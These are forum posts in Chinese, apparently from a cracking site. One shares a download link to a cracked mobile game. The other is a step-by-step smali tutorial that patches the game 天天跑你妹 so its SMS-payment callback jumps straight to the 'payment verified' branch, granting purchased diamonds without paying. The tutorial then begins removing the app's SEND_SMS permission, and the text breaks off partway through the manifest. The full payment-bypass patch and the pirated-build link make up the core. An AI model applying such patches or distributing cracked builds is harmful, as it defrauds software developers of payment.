【goto 分为；goto goto/4 goto/16 goto/32】
【goto 在代码里的应用:无条件跳转（向）
分支跳转（pswitch）我研究了下。它不能和条件判断跳转（if-eqz）一样。删掉失败跳转。跳向成功。
分支只能强制 goto 跳转。
分支如果删掉的话。当代码来到这里的时候会卡死。无响应。
这个冒险岛改掉了。先上截图。然后发附件。
游戏个人感觉还不错。这次就把破解版的附件发上来吧。

游戏截图；

主菜单
开始游戏
吾爱破解论坛 V雄哥720
确定
返回

终极冒险
(智能版)
720 Tsk688修改分享
点击屏幕开始
Ver.1.0

×01
×03
菜单

×09
×03
菜单

游戏激活成功！ 720Tsk688修改分享
确 定
返 回

石像：欢迎来到梦幻岛，小姑娘！你还记得野外生存的技能么
菜单

说明；点击内购→直接如图中的；激活成功。点击返回。即可。
如果卡住。多点几次返回。

附件不是主要。我讲的主要是；分支判断如何去修改。破解。
如果各位有什么问题可以到本贴提问。

下载说明；
这有 2 个版的冒险岛。1 版和 2 版。都放在压缩包里了。解压即可。

下载地址：

链接: http://pan.baidu.com/s/1hquy8kO

密码: ggkl
http://www.52pojie.cn/thread-306127-1-1.html

某联

去除安卓程序自动发短信权限 与天天跑你妹的另类破解


【文章标题】: 去除安卓程序自动发短信权限 与天天跑你妹的另类破解
【文章作者】: 御剑
【作者邮箱】: 408885352@qq.com
【作者主页】: 无
【作者 QQ 号】: 无
【软件名称】: 天天跑你妹
【下载地址】: http://pan.baidu.com/s/1gdmnaU3 为方便新手研究我就把这个版本上传百度网盘吧
【加壳方式】: 无
【编写语言】: JAVA

【使用工具】: ApkIDE
【软件介绍】: 【安卓游戏】没什么好介绍的...
【作者声明】: 只是技术交流，没有其他目的。失误之处敬请诸位大侠赐教!

【详细过程】

经过上次的破解后我们已经可以免费购买游戏中的道具与钻石（地址：http://www.52pojie.cn/thread-254443-1-1.html）
但我们发现购买多次道具或钻石后再次购买的话会提示“支付失败，请稍后再试(30003)”

现在我们就先来解决下这个问题吧！
首先用 ApkIDE 打开 天天跑你妹 然后搜索“支付失败”（记得先转换为 Unicode）



很明显第一条就是我们所要的 ,我们双击进去

```
.method public final a(ILjava/lang/String;)V
    .locals 3

    const-string v0, "uucunpay"

    new-instance v1, Ljava/lang/StringBuilder;

    const-string v2, "onError arg0="

    invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

    invoke-virtual {v1, p1}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

    move-result-object v1

    const-string v2, ", arg1="

    invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

```
move-result-object v1

invoke-virtual {v1, p2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1

invoke-static {v0, v1}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

iget-object v0, p0, Lcom/luyougame/pay/a/b;->a:Lcom/luyougame/pay/a/a;

invoke-static {v0, p2}, Lcom/luyougame/pay/a/a;->a(Lcom/luyougame/pay/a/a;Ljava/lang/String;)V

if-eqz p2, :cond_0

invoke-virtual {p2}, Ljava/lang/String;->length()I

move-result v0

const/4 v1, 0x1

if-gt v0, v1, :cond_1

:cond_0
```

```
iget-object v0, p0, Lcom/luyougame/pay/a/b;->a:Lcom/luyougame/pay/a/a;

new-instance v1, Ljava/lang/StringBuilder;

const-string v2, "\u652f\u4ed8\u5931\u8d25\uff0c\u8bf7\u7a0d\u540e\u518d\u8bd5("

invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, p1}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v1

const-string v2, ")"

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1

invoke-static {v0, v1}, Lcom/luyougame/pay/a/a;->a(Lcom/luyougame/pay/a/a;Ljava/lang/String;)V

:cond_1
new-instance v0, Lcom/luyougame/pay/a/c;

invoke-direct {v0, p0}, Lcom/luyougame/pay/a/c;-><init>(Lcom/luyougame/pay/a/b;)V
```

```
    invoke-static {}, Lcom/luyougame/uucun_meizhirun/MZRun;->a()Lcom/luyougame/uucun_meizhirun/MZRun;

    move-result-object v1

    invoke-virtual {v1, v0}, Lcom/luyougame/uucun_meizhirun/MZRun;->a(Ljava/lang/Runnable;)V

    const/4 v0, 0x0

    invoke-static {v0, p1}, Lcom/luyougame/jni/GameJniTools;->CallGamePayBilling(ZI)V

    invoke-static {}, Lcom/luyougame/uucun_meizhirun/MZRun;->a()Lcom/luyougame/uucun_meizhirun/MZRun;

    move-result-object v0

    const/16 v1, 0x3ea

    invoke-virtual {v0, v1}, Lcom/luyougame/uucun_meizhirun/MZRun;->a(I)V

    return-void
.end method
```

下面我们大概的分析下

```
.method public final a(ILjava/lang/String;)V
    .locals 3

    const-string v0, "uucunpay"

    new-instance v1, Ljava/lang/StringBuilder;
```

```
const-string v2, "onError arg0=" //arg0 的错误信息 =

invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, p1}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v1

const-string v2, ", arg1="    //arg1 =

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1, p2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1

invoke-static {v0, v1}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

iget-object v0, p0, Lcom/luyougame/pay/a/b;->a:Lcom/luyougame/pay/a/a;

invoke-static {v0, p2}, Lcom/luyougame/pay/a/a;->a(Lcom/luyougame/pay/a/a;Ljava/lang/String;)V
```


```
if-eqz p2, :cond_0    //判断是否跳转到:cond_0

invoke-virtual {p2}, Ljava/lang/String;->length()I

move-result v0

const/4 v1, 0x1

if-gt v0, v1, :cond_1 //判断是否跳转到:cond_1

:cond_0    //跳转到这里则提示“支付失败，请稍后再试”
iget-object v0, p0, Lcom/luyougame/pay/a/b;->a:Lcom/luyougame/pay/a/a;

new-instance v1, Ljava/lang/StringBuilder;

const-string v2, "\u652f\u4ed8\u5931\u8d25\uff0c\u8bf7\u7a0d\u540e\u518d\u8bd5("

invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

invoke-virtual {v1, p1}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v1

const-string v2, ")"

invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

```
move-result-object v1

invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v1

invoke-static {v0, v1}, Lcom/luyougame/pay/a/a;->a(Lcom/luyougame/pay/a/a;Ljava/lang/String;)V

:cond_1   //跳转到这里则重启程序
new-instance v0, Lcom/luyougame/pay/a/c;

invoke-direct {v0, p0}, Lcom/luyougame/pay/a/c;-><init>(Lcom/luyougame/pay/a/b;)V

invoke-static {}, Lcom/luyougame/uucun_meizhirun/MZRun;->a()Lcom/luyougame/uucun_meizhirun/MZRun;

move-result-object v1

invoke-virtual {v1, v0}, Lcom/luyougame/uucun_meizhirun/MZRun;->a(Ljava/lang/Runnable;)V

const/4 v0, 0x0

invoke-static {v0, p1}, Lcom/luyougame/jni/GameJniTools;->CallGamePayBilling(ZI)V

invoke-static {}, Lcom/luyougame/uucun_meizhirun/MZRun;->a()Lcom/luyougame/uucun_meizhirun/MZRun;

move-result-object v0

const/16 v1, 0x3ea
```

```
    invoke-virtual {v0, v1}, Lcom/luyougame/uucun_meizhirun/MZRun;->a(I)V

    return-void
.end method
```

经过分析我们知道这只是一个错误提示的函数。

我们搜索下函数头 (a(ILjava/lang/String;)V) 来看看是哪个位置调用了这个函数



搜索到了很多...但我们不知道具体是哪个才是我们所需要的.所以我们只能慢慢分析。

双击第一条找到的信息

virtual methods

.method public abstract a()V

.end method

```
.method public abstract a(ILjava/lang/String;)V
.end method

.method public abstract b()V
.end method

.method public abstract b(ILjava/lang/String;)V
.end method
```
很明显这并不是我们所需要的，继续查看下一条
```
.method public onTransact(ILandroid/os/Parcel;Landroid/os/Parcel;I)Z
    .locals 3

    const/4 v0, 0x1

    sparse-switch p1, :sswitch_data_0

    invoke-super {p0, p1, p2, p3, p4}, Landroid/os/Binder;->onTransact(ILandroid/os/Parcel;Landroid/os/Parcel;I)Z

    move-result v0

    :goto_0
    return v0

    :sswitch_0
    const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

    invoke-virtual {p3, v1}, Landroid/os/Parcel;->writeString(Ljava/lang/String;)V
```

```
goto :goto_0

:sswitch_1
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V

invoke-virtual {p0}, Lcom/a/a/a/b;->a()V

invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

goto :goto_0

:sswitch_2
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V

invoke-virtual {p0}, Lcom/a/a/a/b;->b()V

invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

goto :goto_0

:sswitch_3
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"
```

```
invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V

invoke-virtual {p2}, Landroid/os/Parcel;->readInt()I

move-result v1

invoke-virtual {p2}, Landroid/os/Parcel;->readString()Ljava/lang/String;

move-result-object v2

invoke-virtual {p0, v1, v2}, Lcom/a/a/a/b;->a(ILjava/lang/String;)V

invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

goto :goto_0

:sswitch_4
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V

invoke-virtual {p2}, Landroid/os/Parcel;->readInt()I

move-result v1

invoke-virtual {p2}, Landroid/os/Parcel;->readString()Ljava/lang/String;

move-result-object v2
```

```
    invoke-virtual {p0, v1, v2}, Lcom/a/a/a/b;->b(ILjava/lang/String;)V

    invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

    goto :goto_0

    nop

    :sswitch_data_0
    .sparse-switch
        0x1 -> :sswitch_1
        0x2 -> :sswitch_2
        0x3 -> :sswitch_3
        0x4 -> :sswitch_4
        0x5f4e5446 -> :sswitch_0
    .end sparse-switch
.end method
```

这条看起来就比较可疑了...

那么我们来进行分析下

```
.method public onTransact(ILandroid/os/Parcel;Landroid/os/Parcel;I)Z
    .locals 3

    const/4 v0, 0x1

    sparse-switch p1, :sswitch_data_0  进行分支选择

    invoke-super {p0, p1, p2, p3, p4}, Landroid/os/Binder;->onTransact(ILandroid/os/Parcel;Landroid/os/Parcel;I)Z
```

```
move-result v0

:goto_0
return v0

:sswitch_0//重启程序
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

invoke-virtual {p3, v1}, Landroid/os/Parcel;->writeString(Ljava/lang/String;)V

goto :goto_0

:sswitch_1//进行安全检测
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V

invoke-virtual {p0}, Lcom/a/a/a/b;->a()V

invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

goto :goto_0

:sswitch_2//进入支付验证
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V
```

```
invoke-virtual {p0}, Lcom/a/a/a/b;->b()V

invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

goto :goto_0

:sswitch_3//支付失败，请稍后再试
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V

invoke-virtual {p2}, Landroid/os/Parcel;->readInt()I

move-result v1

invoke-virtual {p2}, Landroid/os/Parcel;->readString()Ljava/lang/String;

move-result-object v2

invoke-virtual {p0, v1, v2}, Lcom/a/a/a/b;->a(ILjava/lang/String;)V

invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

goto :goto_0

:sswitch_4//进行安全检测后返回
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"
```

```
    invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V

    invoke-virtual {p2}, Landroid/os/Parcel;->readInt()I

    move-result v1

    invoke-virtual {p2}, Landroid/os/Parcel;->readString()Ljava/lang/String;

    move-result-object v2

    invoke-virtual {p0, v1, v2}, Lcom/a/a/a/b;->b(ILjava/lang/String;)V

    invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

    goto :goto_0

    nop

    :sswitch_data_0
    .sparse-switch
        0x1 -> :sswitch_1
        0x2 -> :sswitch_2
        0x3 -> :sswitch_3
        0x4 -> :sswitch_4
        0x5f4e5446 -> :sswitch_0
    .end sparse-switch
.end method
```

经过上面的分析后相信大家都知道接下来该怎么做了吧...
我们的目标是让它进入支付验证..至于怎么让它进入支付验证嘛...
方法有很多...其中最简单的就是直接用我们之前常用 goto 语句了...直接在 switch 语句前 goto 到:sswitch_2 就能实现我们所需达到的目标了

```
.method public onTransact(ILandroid/os/Parcel;Landroid/os/Parcel;I)Z
    .locals 3

    const/4 v0, 0x1
goto :sswitch_2//我们就在执行 switch 分支选择语句前直接用 goto 语句跳转到 :sswitch_2 这样就可以直接进入支付验证了
    sparse-switch p1, :sswitch_data_0 //进行分支选择

    invoke-super {p0, p1, p2, p3, p4}, Landroid/os/Binder;->onTransact(ILandroid/os/Parcel;Landroid/os/Parcel;I)Z

    move-result v0

    :goto_0
    return v0

    :sswitch_0//重启程序
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

    invoke-virtual {p3, v1}, Landroid/os/Parcel;->writeString(Ljava/lang/String;)V

    goto :goto_0

    :sswitch_1//进行安全检测
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

    invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V
```

```
        invoke-virtual {p0}, Lcom/a/a/a/b;->a()V

        invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

        goto :goto_0

        :sswitch_2//进入支付验证
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

        invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V

        invoke-virtual {p0}, Lcom/a/a/a/b;->b()V

        invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

        goto :goto_0

        :sswitch_3//支付失败，请稍后再试
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

        invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V

        invoke-virtual {p2}, Landroid/os/Parcel;->readInt()I

        move-result v1

        invoke-virtual {p2}, Landroid/os/Parcel;->readString()Ljava/lang/String;
```

```
        move-result-object v2

        invoke-virtual {p0, v1, v2}, Lcom/a/a/a/b;->a(ILjava/lang/String;)V

        invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

        goto :goto_0

        :sswitch_4//进行安全检测后返回
const-string v1, "com.uucun.smspay.aidl.IPayCallBack"

        invoke-virtual {p2, v1}, Landroid/os/Parcel;->enforceInterface(Ljava/lang/String;)V

        invoke-virtual {p2}, Landroid/os/Parcel;->readInt()I

        move-result v1

        invoke-virtual {p2}, Landroid/os/Parcel;->readString()Ljava/lang/String;

        move-result-object v2

        invoke-virtual {p0, v1, v2}, Lcom/a/a/a/b;->b(ILjava/lang/String;)V

        invoke-virtual {p3}, Landroid/os/Parcel;->writeNoException()V

        goto :goto_0
```

```
    nop

    :sswitch_data_0
    .sparse-switch
        0x1 -> :sswitch_1
        0x2 -> :sswitch_2
        0x3 -> :sswitch_3
        0x4 -> :sswitch_4
        0x5f4e5446 -> :sswitch_0
    .end sparse-switch
.end method
```

OK 现在基本已完美破解了...

还有经过测试我们发现了一个意外惊喜!

那就是我们只需要在执行 switch 分支选择语句前直接用 goto 语句跳转到 :sswitch_2 就可以直接达到破解的效果了...

设置
收件箱
活动
个人模式
竞技模式
Rlcupk Lv:
兑换数：0
当前角色
我的收藏
快捷购买
160钻石
+送80钻石
资费：16元
更多>>>
购买成功后立即获得240钻石,资费16元(1元=15钻石),如有疑问请联系客服或者意见箱反馈。
点击确定完成支付！
确 定
618413
12747
支付失败。提示码：88087。
Go

不过会先提示支付失败的信息然后再提示充值成功...而且钻石神马依然会购买成功的！
至于提示失败的解决方法请参考天天跑你妹的破解教程（地址：http://www.52pojie.cn/thread-254443-1-1.html）

接下来就是去除游戏自动发送短信的权限...以避免某些不必要的麻烦...


其实去除安卓程序自动发送短信的权限很简单，只需要把“安卓程序注册发送短信权限”

的语句删除即可

Android 注册发送短信权限： <uses-permission android:name="android.permission.SEND_SMS" />
Android 注册写短信权限：<uses-permission android:name="android.permission.WRITE_SMS" />

或者把“安卓程序注册写短信权限”的语句删除也一样可以达到效果

现在我来演示下吧
我们搜索<uses-permission android:name="android.permission.SEND_SMS" />



双击打开搜索到的结果

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="3" android:versionName="1.2.0" package="com.luyougame.uucun_meizhirun"
   xmlns:android="http://schemas.android.com/apk/res/android">
      <supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:largeScreens="true"
android:resizeable="true" />
      <uses-feature android:glEsVersion="0x20000" />
      <uses-permission android:name="android.permission.RUN_INSTRUMENTATION" />
      <uses-permission android:name="android.permission.INTERNET" />
```

```
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_MMS" />
    <uses-permission android:name="android.permission.SEND_SMS" /> //Android 注册发送短信权限
    <uses-permission android:name="android.permission.READ_SMS" />//Android 注册接收短信权限
    <uses-permission android:name="android.permission.WRITE_SMS" />//Android 注册写短信权限
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
    <uses-permission android:name="android.permission.GET_TASKS" />
    <uses-permission android:name="android.permission.READ_LOGS" />
    <uses-permission android:name="android.permission.RESTART_PACKAGES" />
    <uses-permission android:name="android.permission.RECEIVE_WAP_PUSH" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <application android:label="@string/app_name" android:icon="@drawable/icon" android:debuggable="true">
        <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen" android:label="@string/app_name"
android:name="com.luyougame.uucun_meizhirun.MZRun" android:screenOrientation="landscape" android:configChanges="orientation">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
```

```
<receiver android:name="com.uucun.smspay.receiver.BootReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <category android:name="android.intent.category.HOME" />
    </intent-filter>
    <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.SIM_STATE_CHANGED" />
        <action android:name="android.net.wifi.WIFI_STATE_CHANGED" />
        <action android:name="android.intent.action.TIME_SET" />
    </intent-filter>
</receiver>
<receiver android:name="com.uucun.smspay.receiver.ShutdownReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.ACTION_SHUTDOWN" />
    </intent-filter>
</receiver>
<receiver android:name="com.uucun.smspay.receiver.SMSReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.USER_PRESENT" />
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED" />
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
    </intent-filter>
    <intent-filter android:priority="2147483647">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.provider.Telephony.WAP_PUSH_RECEIVED" />
```

```
                <data android:mimeType="application/vnd.wap.mms-message" />
            </intent-filter>
            <intent-filter>
                <action android:name="com.android.mms.transaction.MESSAGE_SENT" />
            </intent-filter>
            <intent-filter android:priority="2147483647">
                <action android:name="android.intent.action.PACKAGE_ADDED" />
                <action android:name="android.intent.action.PACKAGE_REMOVED" />
                <data android:scheme="package" />
            </intent-filter>
        </receiver>
        <receiver android:name="com.uucun.smspay.receiver.NetworkChangeReceiver">
            <intent-filter>
                <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
            </intent-filter>
        </receiver>
        <service android:name="com.uucun.smspay.service.DataService" />
        <service android:name="com.uucun.smspay.aidl.PayService" android:exported="true" />
        <activity android:theme="@style/payment_uucun_NoTitleDialog" android:name="com.uucun.smspay.activity.UpdateDialogActivity"
android:excludeFromRecents="true" />
        <activity android:theme="@style/payment_uucun_NoTitleDialog" android:name="com.uucun.smspay.activity.NetworkActivity"
android:excludeFromRecents="true" />
        <activity android:theme="@style/payment_uucun_theme_FullScreen_translucent" android:name="com.uucun.smspay.activity.SplashActivity"
android:excludeFromRecents="true" android:configChanges="keyboardHidden|orientation" />
        <activity android:theme="@style/payment_uucun_theme_FullScreen_translucent" android:name="com.uucun.smspay.activity.SMSPayActivity"
android:configChanges="keyboardHidden|orientation" />
        <activity android:theme="@style/payment_uucun_theme_FullScreen_translucent" android:name="com.uucun.smspay.activity.LocalSMSPayActivity"
android:configChanges="keyboardHidden|orientation" />
```

```
        <activity android:theme="@style/payment_uucun_theme_FullScreen_translucent" android:name="com.uucun.smspay.activity.PayResultActivity"
android:configChanges="keyboardHidden|orientation" />
        <meta-data android:name="TDGA_APP_ID" android:value="19397EF50B38A0E678C78C494B3CCED2" />
        <meta-data android:name="TDGA_CHANNEL_ID" android:value="108_3" />
    </application>
    <supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:largeScreens="true" />
</manifest>
```
我们把<uses-permission android:name="android.permission.SEND_SMS" /> //Android 注册发送短信权限 删除
```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="3" android:versionName="1.2.0" package="com.luyougame.uucun_meizhirun"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <supports-screens android:anyDensity="true" android:smallScreens="true" android:normalScreens="true" android:largeScreens="true"
android:resizeable="true" />
    <uses-feature android:glEsVersion="0x20000" />
    <uses-permission android:name="android.permission.RUN_INSTRUMENTATION" />
